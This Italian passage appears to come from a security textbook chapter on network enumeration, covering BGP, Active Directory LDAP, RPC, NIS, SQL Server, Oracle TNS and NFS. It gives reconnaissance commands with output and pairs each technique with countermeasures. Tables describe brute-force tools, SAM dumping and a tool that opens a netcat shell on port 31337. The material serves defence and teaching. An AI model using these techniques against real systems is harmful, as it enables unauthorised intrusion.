


Figura 3.11 Output di una ricerca per l'ASN KPE.
L'ASN è identificato come 16394 per l'AS Name KPENY-AS.

212.4.193.253 from 212.4.193.253 (212.4.193.253)
Origin IGP, localpref 100, valid, external

L'elenco di numeri che segue il messaggio “Not advertised to any peer” è l'AS Path. Selezionate l'ultimo ASN del percorso, 16394. Poi, per interrogare il router usando l'ASN per determinare gli indirizzi di rete associati, digitate:

```
route-views.oregon-ix.net>show ip bgp regexp _16394$  
BGP table version is 8281239, local router ID is 198.32.162.100  
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal  
Origin codes: i - IGP, e - EGP, ? - incomplete  
Network          Next Hop            Metric LocPrf Weight Path  
* 63.79.158.0/24    212.4.193.253      0     8918    701 16394 16394
```

Il trattino underscore (_) è utilizzato per indicare uno spazio, e il segno di dollaro (\$) è utilizzato per indicare il termine dell'AS Path. Questi caratteri sono necessari per escludere gli elementi in cui l'AS è una rete di transito. Abbiamo rimosso i percorsi duplicati nell'output perché non sono necessari per la nostra discussione. Comunque la query ha identificato una rete, 63.79.158.0/24, come appartenente a KPE.

Eseguire questi passaggi ed esaminare l'output è un compito piuttosto noioso e adatto a essere automatizzato. Fate fare il lavoro al codice!

Concludiamo con alcune avvertenze: molte organizzazioni non utilizzano BGP, perciò questa tecnica potrebbe non funzionare. In questi casi, se si effettua una ricerca nel database ARIN, non si troverà un ASN. Se si utilizza il secondo metodo descritto, l'ASN restituito potrebbe essere quello del provider che annuncia i messaggi BGP per conto del suo cliente. Utilizzate il servizio whois dell'ARIN presso arin.net/whois per determinare se siete in possesso dell'ASN corretto. La tecnica illustrata in precedenza è piuttosto lenta, a causa del numero di elementi del routing che occorre cercare.

Enumerazione del protocollo di routing interno

I protocolli di routing interni (RIP, IGRP e EIGRP) possono fornire molte informazioni sulla rete locale e spesso rispondono alle richieste effettuate da chiunque.

Lo strumento ASS (*Autonomous System Scanner*), non supporta BGP, ma fa parte dell'IRPAS (*Internet Routing Protocol Attack Suite*) sviluppato da Phenoelit (phenoelit.org/irpas/docu.html). ASS è un potente strumento di enumerazione che funziona attuando lo sniffing del traffico di rete locale ed effettuando anche attività di scansione diretta.



Contromisure contro l'enumerazione di BGP

Sfortunatamente non esistono contromisure efficaci contro l'enumerazione di BGP. Per poter eseguire il routing dei pacchetti in rete, è necessario utilizzare BGP. Una possibilità è quella di utilizzare informazioni non identificabili nell'ARIN, ma con ciò non si contrasta la seconda tecnica descritta per identificare l'ASN. Le organizzazioni che non utilizzano BGP non hanno nulla di cui preoccuparsi, le altre possono trarre conforto dal basso grado di rischio e dal fatto che esistono comunque tante tecniche utilizzabili per l'enumerazione di una rete.



Enumerazione di LDAP di Windows Active Directory, TCP/UDP 389 e 3268

<i>Popolarità:</i>	2
<i>Semplicità:</i>	2
<i>Impatto:</i>	5
<i>Grado di rischio:</i>	3

La più importante novità introdotta nella famiglia NT da Windows 2000 è l'aggiunta di un servizio di directory basato sul protocollo LDAP (*Lightweight Directory Access Protocol*) denominato Active Directory (AD). AD è progettato per contenere una rappresentazione logica unificata di tutti gli oggetti relativi all'infrastruttura tecnologica aziendale; perciò, dal punto di vista dell'enumerazione, è potenzialmente una primaria fonte di informazioni. Tra gli strumenti di supporto di Windows XP (microsoft.com/downloads/details.aspx?FamilyID=49ae8576-9bb9-4126-9761-ba8011fabf38&displaylang=en) è incluso un semplice client LDAP denominato Strumento di amministrazione di Active Directory (`ldp.exe`) che si connette a un server AD e naviga nel contenuto della directory.

Un hacker potrebbe utilizzare `ldp.exe` su un host con Windows 2000 o versione successiva ed enumerare tutti i gruppi e gli utenti esistenti con una semplice query LDAP. L'unico requisito per poter eseguire questa enumerazione è quello di creare una sessione autenticata via LDAP. Se l'hacker ha già compromesso un account esistente sul bersaglio, con altri mezzi, LDAP può fornire un meccanismo alternativo per enumerare gli utenti, qualora le porte NetBIOS siano bloccate o comunque non disponibili.


Illustriamo l'enumerazione di utenti e gruppi con `ldp.exe` nell'esempio seguente, in cui il bersaglio è il controller di dominio Windows 2000 `bigdc.labfarce2.org`, in cui il contesto di root Active Directory è `DC=labfarce2,DC=org`. Supponiamo che l'account Guest su BIGDC sia già stato compromesso – ha la password “guest”.

Di seguito sono riportati i passaggi necessari:


1. Connettersi al bersaglio utilizzando `ldp`. Selezionate *Connections | Connect* e inserite l'indirizzo IP o il nome DNS del server desiderato. Potete connettervi alla porta LDAP di default, 389, o utilizzare la porta del catalogo globale AD, 3268. Nella figura seguente è mostrato come connettersi alla porta 389:



2. Una volta stabilita la connessione, autenticatevi come Guest (l'account compromesso). Selezionate *Connections | Bind*, assicuratevi che la casella di controllo Domain sia selezionata e che sia indicato il nome di dominio corretto, e inserite le credenziali di Guest, come mostrato di seguito:



3. Ora che è stata stabilita una sessione LDAP autenticata, potete enumerare utenti e gruppi. Selezionate *View | Tree* e inserite il contesto di root nella finestra di dialogo, per esempio `dc=labfarce2,dc=org` come nella figura seguente:



4. Nel riquadro di sinistra appare una struttura ad albero. Fate clic sul segno più (+) per aprirla rivelando gli oggetti base sotto la radice della directory.
5. Fate doppio clic sui contenitori `CN=Users` e `CN=Builtin`: si apriranno enumerando tutti gli utenti e i gruppi interni sul server, rispettivamente. Il contenuto di `Users` è mostrato nella Figura 3.12.




Figura 3.12 Lo strumento di amministrazione di Active Directory, ldp.exe, enumera utenti e gruppi di Active Directory attraverso una connessione autenticata.

Come è possibile fare tutto ciò con una semplice connessione guest? Alcuni vecchi servizi di NT4 (come il servizio di accesso remoto e SQL Server) devono essere in grado di cercare gli oggetti utente e gruppo in AD. La routine di installazione di AD di Windows 2000 (dcpromo) chiede se l'utente vuole allentare i permessi di accesso sulla directory per consentire ai server più vecchi di eseguire queste ricerche, come è mostrato nella Figura 3.12. Se durante l'installazione si sceglie di allentare i permessi, gli oggetti utente e gruppo saranno esposti all'enumerazione via LDAP.

In Linux svolgere l'enumerazione di LDAP è altrettanto semplice, utilizzando LUMA (luma.sourceforge.net/) o lo strumento JXplorer (jxplorer.org/), basato su Java. Entrambi questi strumenti hanno un'interfaccia grafica, perciò è necessario eseguirli da X Windows. In alternativa si può utilizzare ldapenum (sourceforge.net/projects/ldapenum), uno script Perl della riga di comando utilizzabile sia con Linux sia con Windows.



Contromisure contro l'enumerazione di Active Directory

Innanzitutto è necessario filtrare l'accesso alle porte 389 e 3268 sul perimetro della rete. A meno che non intendiate esporre l'AD agli occhi di tutti, non dovete mai fornire la possibilità di accedere senza autenticazione.

Per evitare che queste informazioni risultino accessibili a persone non autorizzate su reti interne semitrusted, è necessario rendere più stringenti i permessi su AD. La differenza tra la modalità che mantiene la compatibilità con i vecchi sistemi (meno sicura) e la modalità nativa di Windows 2000 sta in sostanza nei membri del gruppo interno locale denominato “Accesso compatibile precedente a Windows 2000” (il nome reale è in inglese “Pre-Windows 2000 Compatible Access”). Questo gruppo ha per default i permessi di accesso alla directory mostrati nella Tabella 3.4.

Tabella 3.4 Permessi su oggetti utente e gruppo di Active Directory per il gruppo "Accesso compatibile precedente a Windows 2000".

Oggetto	Permesso	Vale per
Root	Elenca contenuto	L'oggetto presente e tutti i figli
Oggetti utente	Elenca contenuto, Leggi tutte le proprietà, Leggi i permessi	Oggetti utente
Oggetti gruppo	Elenca contenuto, Leggi tutte le proprietà, Leggi i permessi	Oggetti gruppo

La procedura di installazione di Active Directory aggiunge automaticamente Everyone al gruppo "Accesso compatibile precedente a Windows 2000" se si seleziona l'opzione corrispondente nella finestra mostrata nella Figura 3.13. Everyone è un gruppo speciale che comprende sessioni autenticate con qualsiasi utente; se lo si rimuove dal gruppo "Accesso compatibile precedente a Windows 2000" (e si riavviano i controller di dominio), il dominio opera con il livello di sicurezza maggiore offerto da Windows 2000. Se avete la necessità di ridurre il livello di sicurezza per qualche motivo, potete aggiungere nuovamente Everyone eseguendo il seguente comando al prompt:

```
net localgroup "Pre-Windows 2000 Compatible Access" everyone /add
```



Figura 3.13 La procedura di installazione di Active Directory (dcpromo) chiede se si desiderano allentare i permessi di default per oggetti utente e gruppo, allo scopo di ottenere maggiore compatibilità con i sistemi precedenti.

Per ulteriori informazioni potete consultare l'articolo della knowledge base Q240855 presso support.microsoft.com/kb/240855.

Il controllo d'accesso impostato per i membri del gruppo “Accesso compatibile precedente a Windows 2000” vale anche per le query eseguite su sessioni null NetBIOS. Per illustrare questo punto, consideriamo i due impieghi dello strumento enum (descritto in precedenza) nell'esempio che segue. La prima volta, enum è eseguito su una macchina con Windows 2000 Advanced Server in cui Everyone è membro del gruppo “Accesso compatibile precedente a Windows 2000”:

```
C:\>enum -U corp-dc
server: corp-dc
setting up session... success.
getting user list (pass 1, index 0)... success, got 7.
Administrator Guest IUSR_CORP-DC IWAM_CORP-DC krbtgt
NetShowServices TsInternetUser
cleaning up... success.
```

Ora rimuoviamo Everyone dal gruppo “Accesso compatibile precedente a Windows 2000”, riavviamo ed eseguiamo di nuovo la stessa query con enum:

```
C:\>enum -U corp-dc
server: corp-dc
setting up session... success.
getting user list (pass 1, index 0)... fail
return 5, Access is denied.
cleaning up... success.
```



Enumerazione di RPC, UNIX, TCP/UDP 111 e 32771

<i>Popolarità:</i>	7
<i>Semplicità:</i>	10
<i>Impatto:</i>	1
<i>Grado di rischio:</i>	6

Come qualsiasi risorsa di rete, le applicazioni necessitano di un mezzo per comunicare tra di loro in rete. Uno dei protocolli più diffusi che offrono tale possibilità è RPC (*Remote Procedure Call*), che utilizza un servizio denominato portmapper (ora è noto come rpcbind) per gestire le richieste dei client e le porte che assegna dinamicamente alle applicazioni in ascolto. Nonostante i problemi che ha sempre creato agli amministratori di firewall, RPC rimane un protocollo estremamente diffuso. Lo strumento rpcinfo è l'equivalente di finger per enumerare le applicazioni RPC in ascolto su host remoti e può essere utilizzato su server rilevati in ascolto sulla porta 111 (rpcbind) o 32771 (portmapper alternativo di Sun) in scansioni precedenti:

```
[root$]rpcinfo -p 192.168.202.34
program vers proto port
 100000  2   tdp    111  rusersd
 100002  3   udp    712  rusersd
 100011  2   udp    754  rquotad
 100005  1   udp    635  mountd
 100003  2   udp   2049  nfs
 100004  2   tcp    778  ypserv
```

Questo indica agli hacker che l'host esegue rusersd, NFS e NIS (ypserv è il server NIS). Quindi, rusers e showmount -e forniscono ulteriori informazioni (questi strumenti sono discussi più avanti in questo capitolo).

Per l'integrazione di Windows in ambienti UNIX, Microsoft ha sviluppato Windows Services for UNIX (SFU), disponibile gratuitamente presso technet.microsoft.com/en-us/library/bb496506.aspx. Questo pacchetto può risultare un po' pesante, ma fornisce molti strumenti utilizzati sotto UNIX, quali showmount e rpcinfo, progettati in modo da riprodurre le loro controparti UNIX in modo da presentare sintassi e output praticamente identici:

```
C:\>rpcinfo -p 192.168.202.105
program Version Protocol Port
-----
100000 2      tcp    7938  portmapper
100000 2      udp    7938  portmapper
390113 1      tcp    7937
390103 2      tcp    9404
390109 2      tcp    9404
390110 1      tcp    9404
390103 2      udp    9405
390109 2      udp    9405
390110 1      udp    9405
390107 5      tcp    9411
390107 6      tcp    9411
390105 5      tcp    9417
390105 6      tcp    9417
```

Gli hacker possono utilizzare altri trucchi con RPC. Solaris, la versione di Unix di Sun, esegue un secondo portmapper sulle porte superiori alla 32771; perciò, una versione modificata di rpcinfo su queste porte potrebbe restituire le informazioni precedenti da un box Solaris anche se la porta 111 fosse bloccata.

Il migliore strumento di scansione RPC secondo la nostra esperienza è Nmap, discusso nei dettagli nel Capitolo 8. Con rpcinfo gli hacker devono fornire argomenti specifici per cercare applicazioni RPC. Per esempio, per verificare se il sistema bersaglio all'indirizzo 192.168.202.34 esegue il server TTDB (ToolTalk Database), che ha una vulnerabilità nota, si potrebbe digitare:

```
[root$]rpcinfo -n 32776 -t 192.168.202.34 100083
```

100083 è il “numero di programma” RPC per TTDB.

Con Nmap, invece, non è necessario tirare a indovinare specifici numeri di programma (per esempio 100083), basta indicare l'opzione **-sR** e pensa a tutto nmap:

```
[root$]nmap -sS -sR 192.168.1.10
Starting Nmap 4.62 ( http://nmap.org ) at 2008-07-18 20:47 Eastern Daylight Time
Interesting ports on (192.168.1.10):
Not shown: 1711 filtered ports
Port      State       Service (RPC)
23/tcp    open        telnet
4045/tcp  open        lockd (nlockmgr V1-4)
6000/tcp  open        X11
32771/tcp open        sometimes-rpc5 (status V1)
32772/tcp open        sometimes-rpc7 (rusersd V2-3)
32773/tcp open        sometimes-rpc9 (cachefsd V1)
```

```
32774/tcp open sometimes-rpc11 (dmispd V1)
32775/tcp open sometimes-rpc13 (snmpXdmid V1)
32776/tcp open sometimes-rpc15 (tttdbservd V1)
Nmap done: 1 IP address (1 host up) scanned in 27.218 seconds
```



Contromisure contro l'enumerazione di RPC

Non esiste un modo semplice per limitare il rilascio di informazioni, a parte quello di utilizzare una forma di autenticazione per RPC (si consiglia di consultare il produttore del pacchetto in uso per sapere quali opzioni sono disponibili). In alternativa, si può utilizzare un pacchetto come Secure RPC di Sun che esegue l'autenticazione con meccanismi di crittografia a chiave pubblica. Infine, occorre assicurarsi che le porte 111 e 32771 (rpcbind), come tutte le altre porte RPC, siano filtrate sul firewall o disabilitate sui sistemi UNIX/Linux.



rwho (UDP 513) e rusers (RPC Program 100002)

<i>Popolarità:</i>	3
<i>Semplicità:</i>	8
<i>Impatto:</i>	1
<i>Grado di rischio:</i>	4

Tra i programmi simili a finger ne esistono due poco utilizzati, `rusers` e `rwho`. `rwho` restituisce gli utenti attualmente connessi a un host remoto che esegue il daemon `rwho` (`rwhod`):

```
[root$] rwho 192.168.202.34
root      localhost:ttyp0      Apr 11 09:21
jack      beanstalk:ttyp1     Apr 10 15:01
jimbo    192.168.202.77:ttyp2  Apr 10 17:40
```

`rusers` restituisce un output simile ma con qualche informazione in più se si utilizza l'opzione `-l`, che include il tempo trascorso dall'ultima volta che l'utente ha digitato qualcosa alla tastiera. Questa informazione è fornita dal programma `rpc.rusersd`, se è in esecuzione. Come si è spiegato nel paragrafo precedente, i portmapper RPC generalmente sono eseguiti sulle porte TCP/UDP 111 e TCP/UDP 32771 su alcuni box Sun. Ecco un esempio in cui vediamo il client `rusers` che enumera gli utenti connessi su un sistema Unix:

```
[root$] rusers -l 192.168.202.34
root      192.168.202.34:tty1      Apr 10 18:58:51
root      192.168.202.34:ttyp0      Apr 10 18:59:02 (:0.0)
```



Contromisure contro l'impiego di rwho e rusers

Come finger, questi servizi andrebbero semplicemente disattivati. Generalmente sono avviati in modo indipendente dal superserver inetd, perciò occorre cercare riferimenti a `rpc.rwhod` e `rpc.rusersd` negli script di startup (solitamente si trovano in `/etc/init.d` e in `/etc/rc*.d`) dove vengono avviati come servizi autonomi. Basta quindi contrassegnare come commenti le righe corrispondenti, utilizzando il carattere `#`.



Enumerazione di NIS, programma RPC 100004

Popolarità: 3

Semplicità: 8

Impatto: 1

Grado di rischio: 4

Un'altra potenziale fonte di informazioni di rete UNIX è NIS (*Network Information System*), un ottimo esempio di una buona idea (un database distribuito di informazioni di rete) implementata male, senza pensare abbastanza alla sicurezza. Il principale problema di NIS è questo: una volta che si conosce il nome di dominio NIS di un server, si può ottenere qualsiasi mappa NIS utilizzando una semplice query RPC. Le mappe NIS sono database distribuiti contenenti le informazioni fondamentali per ciascun host del dominio, come il contenuto dei file `passwd`. Un attacco tradizionale al NIS comporta l'uso di strumenti client per cercare di individuare il nome di dominio, oppure di uno strumento come `pscan`, scritto da Pluvius e disponibile su molti siti con materiali per hacker, che è in grado di restituire le informazioni di interesse se si utilizza l'argomento `-n`.



Contromisure contro l'enumerazione di NIS

Avviso per chiunque utilizzi ancora NIS: non servitevi di una stringa facile da indovinare per il nome di dominio (nome dell'azienda, nome DNS e così via), perché così sarebbe semplice per gli hacker ottenere informazioni varie e perfino i database delle password. Se non siete intenzionati a passare a NIS+ (che supporta la cifratura dei dati e l'autenticazione su secure RPC), almeno modificate il file `/var/yp/securenets` in modo da limitare l'accesso a host/rete definiti, o compilate `ypserv` con il supporto opzionale per TCPWrapper. Inoltre, non inserite informazioni su root e altri account di sistema nelle tabelle NIS.



Enumerazione del servizio di risoluzione SQL, UDP 1434

Popolarità: 5

Semplicità: 8

Impatto: 2

Grado di rischio: 5

Microsoft SQL Server in passato ha sempre utilizzato la porta TCP 1433 per le connessioni client. A partire da SQL Server 2000, Microsoft ha introdotto la possibilità di ospitare più istanze di SQL Server sullo stesso computer fisico (un'istanza può essere considerata come un SQL Server virtuale e distinto). Il problema è che, secondo le regole del TCP/IP, la porta 1433 può essere la porta SQL di default soltanto per una delle istanze presenti su una macchina, le altre devono essere assegnate a una porta TCP diversa. Il servizio SQL Server 2000 Resolution Service, diventato poi SQL Server Browser Service in SQL Server 2005 e versioni successive, individua quali istanze sono in ascolto e su quali porte per client remoti; questo servizio in pratica è analogo al portmapper di RPC. Sia il servizio SQL Server Resolution Service, sia il suo successore SQL Server Browser Service si mettono in ascolto sulla porta UDP 1434.

Chip Andrews di sqlsecurity.com ha rilasciato uno strumento Windows denominato SQLPing (sqlsecurity.com/Tools/FreeTools/tabid/65/Default.aspx) che interroga la porta

UDP 1434 e restituisce le istanze in ascolto su una determinata macchina, come si vede nella Figura 3.14. SQLPing offre anche una nutrita serie di funzionalità complementari, come la scansione di intervalli di indirizzi IP e un meccanismo per portare un attacco di forza bruta che consente agli hacker di fare scorribande nei sistemi SQL mal configurati.



Contromisure contro l'enumerazione di istanze SQL

Sul sito di Chip Andrews, [sqlsecurity.com](http://www.sqlsecurity.com), sono elencate diverse misure utilizzabili per nascondere i propri server a strumenti come SQLPing. La prima è la solita raccomandazione di limitare l'accesso al servizio utilizzando un firewall. C'è poi il consiglio alternativo di rimuovere tutte le librerie di comunicazione di rete utilizzando la Server Network Utility: in questo modo il server SQL diventa muto e invisibile, a meno che non si specifichi (local) o . (un punto) come nome di server, nel qual caso saranno possibili soltanto le connessioni locali. Infine, è possibile utilizzare l'opzione "hide server" sotto TCP/IP netlib nella Server Network Utility e rimuovere tutte le altre librerie di rete. Chip afferma di aver riscontrato talvolta lo spostamento della porta TCP di default sulla porta 2433, effettuando questa operazione, perciò è bene prestare attenzione.




Figura 3.14 SQLPing effettua una scansione per cercare istanze di SQL Server e prova a determinare alcune password.



Enumerazione di Oracle TNS, TCP 1521/2483

Popolarità: 5

Semplicità: 8

Impatto: 2

Grado di rischio: 5

Il listener Oracle TNS (*Transparent Network Substrate*), rilevato di solito sulla porta TCP 1521, gestisce il traffico del database client/server. Il TNS può essere suddiviso in due funzioni: `tns1snr` e `lsnrctl`. Le comunicazioni del database client/server sono gestite principalmente da `tns1snr`, mentre `lsnrctl` gestisce l'amministrazione di `tns1snr`. Provando a sondare il listener Oracle TNS, o più specificamente la funzione `lsnrctl`, si possono ottenere informazioni utili quali il SID del database, la versione, il sistema operativo e varie altre opzioni di configurazione. È molto utile conoscere il SID del database, che è richiesto al momento del login; conoscendo il SID di un particolare database Oracle, un hacker potrebbe lanciare un attacco di forza bruta contro il server. Oracle è noto per utilizzare molti account di default che sono quasi sempre validi quando è disponibile l'enumerazione TNS (se gli amministratori del database non si preoccupano di bloccare il servizio listener, perché dovrebbero preoccuparsi di rimuovere gli account di?).

Uno degli strumenti più semplici per controllare il listener Oracle TNS è AppSentry Listener Security Check (integrigy.com/security-resources/downloads/lsnrcheck-tool) di Integrigy. Si tratta di un'applicazione freeware per Windows con cui l'attività di enumerazione di TNS diventa facile come bere un bicchiere d'acqua.

Per chi non ama le GUI, `tnscmd.pl` è uno strumento di enumerazione di Oracle TNS scritto in Perl da jwa e poi modificato e rinominato in `tnscmd10g.pl` da Saez Scheihing per supportare il listener TNS di Oracle 10g. Questi strumenti consentono di eseguire l'enumerazione del listener TNS, ma esistono altre suite che offrono realmente tutte le più comuni funzionalità necessarie per un attacco ai database Oracle.

OAK (Oracle Assessment Kit) di David Litchfield, disponibile presso databasesecurity.com/dbsec/OAK.zip, e OAT (Oracle Auditing Tools) di Patrik Karlsson, disponibile presso cqure.net/wp/test/, sono due suite di enumerazione che offrono funzionalità simili. Ciascuna ha i suoi punti di forza, ma entrambe si basano principalmente sull'enumerazione di TNS, SID e attacchi di forza bruta per ottenere le password. Gli strumenti specifici disponibili in ciascuna suite sono elencati nelle Tabelle 3.5 e 3.6.

Infine, per le attività di enumerazione del SID più semplici, Patrik Karlsson ha sviluppato lo strumento `getsids` (cqure.net/wp/getuids).



Contromisure contro l'enumerazione di Oracle TNS

Arup Nanda ha creato Project Lockdown (oracle.com/technetwork/articles/index-087388.html) per risolvere i problemi di enumerazione di TNS e per migliorare la sicurezza dell'installazione di default di Oracle. Il suo articolo descrive come configurare permessi più rigidi e come impostare la password sul listener TNS in modo che chiunque voglia interrogare il servizio debba fornire una password per ottenere informazioni. Per Oracle 10g e versioni successive l'installazione di default è un po' più sicura, ma anche in queste versioni esistono dei difetti. Integrigy ha fornito un eccellente documento sulla sicurezza di Oracle che descrive in ulteriori dettagli questo tipo di attacco e spiega anche come

proteggere meglio Oracle; l'articolo si trova presso integrigy.com/security-resources/whitepapers/Integrigy_Oracle_Listener_TNS_Security.pdf.

Tabella 3.5 OAK (Oracle Assessment Kit).

Strumento	Descrizione
ora-brutesid	Strumento per attacchi di forza bruta al SID Oracle, che tentano di generare e verificare tutti i possibili valori SID in un dato spazio di chiavi.
ora-getsid	Strumento per individuare il SID che utilizza un file fornito dall'hacker. OAK mette a disposizione il file sidlist.txt, che contiene i SID Oracle più comuni.
ora-pwdbrute	Strumento per attacchi di forza bruta alle password, utilizzando un file fornito dall'hacker. OAK mette a disposizione il file passwords.txt, con alcune password comuni per gli account Oracle di default.
ora-userenum	Attacco di forza bruta ai nomi utente utilizzando un file fornito dall'hacker. OAK mette a disposizione il file userlist.txt, che contiene tutti i nomi utente di default Oracle.
ora-ver	Interroga direttamente il listener Oracle TNS per ottenere informazioni.
ora-auth-alter-session	Tenta di sfruttare la vulnerabilità auth-alter-session in Oracle.

Tabella 3.6 OAT (Oracle Auditing Tools).

Strumento	Descrizione
opwg	Oracle Password Guesser. Esegue enumerazione di SID e attacchi di forza bruta, inoltre sonda la presenza di account Oracle di default.
oquery	Oracle Query. Strumento di base per query SQL in Oracle.
osd	Oracle SAM Dump. Visualizza il SAM del sistema operativo Windows attraverso il servizio Oracle utilizzando pwdump/TFTP.
ose	Oracle SysExec. Consente l'esecuzione remota di comandi sul sistema operativo sottostante. Nella modalità automatica, ose invia netcat al server e apre una shell sulla porta 31337.
otnctl	Oracle TNS Control. Interroga direttamente il listener OracleTNS per ottenere informazioni.



Enumerazione di NFS, TCP/UDP 2049

Popolarità: 7

Semplicità: 10

Impatto: 1

Grado di rischio: 6

L'utilità Unix `showmount` è utile per enumerare file system esportati con NFS in una rete. Per esempio, supponiamo che una precedente scansione abbia rilevato che la porta 2049 (NFS) è in ascolto su un potenziale obiettivo. Allora si può utilizzare `showmount` per sapere esattamente quali directory sono condivise:

```
[root$] showmount -e 192.168.202.34
export list for 192.168.202.34:
```

/pub	(everyone)
/var	(everyone)
/usr	user

Il parametro `-e` visualizza l'elenco di esportazioni del server NFS. Per utenti Windows, il comando `showmount` è supportato anche da Windows Services for UNIX (citato in precedenza).

Contromisure contro l'enumerazione di NFS

Sfortunatamente non c'è molto da fare per chiudere questa falla, poiché è insita nel comportamento di default di NFS. Occorre assicurarsi che i file system esportati dispongano dei permessi appropriati (le operazioni di lettura/scrittura dovrebbero essere limitate a host specifici) e che NFS sia bloccato sul firewall (porta 2049). Si possono anche registrare in file di logo le richieste `showmount`, un altro buon modo per intercettare eventuali intrusi. NFS non è più il solo sistema di condivisione di file system che si trova su sistemi Unix/Linux, grazie alla crescente popolarità della suite software open source Samba, che fornisce servizi di file e stampa per client SMB. Il protocollo SMB (*Server Message Block*) è alla base delle reti Windows, come abbiamo visto in precedenza. Samba è disponibile presso samba.org ed è incluso in molte distribuzioni Linux. Il file di configurazione del server Samba (`/etc/smb.conf`) mette a disposizione vari parametri per la sicurezza molto semplici, tuttavia occorre tenere presente che un'errata configurazione può generare condivisioni di rete non protette.



Enumerazione di IPSec/IKE, UDP 500

Popolarità:	6
Semplicità:	6
Impatto:	9
Grado di rischio:	7

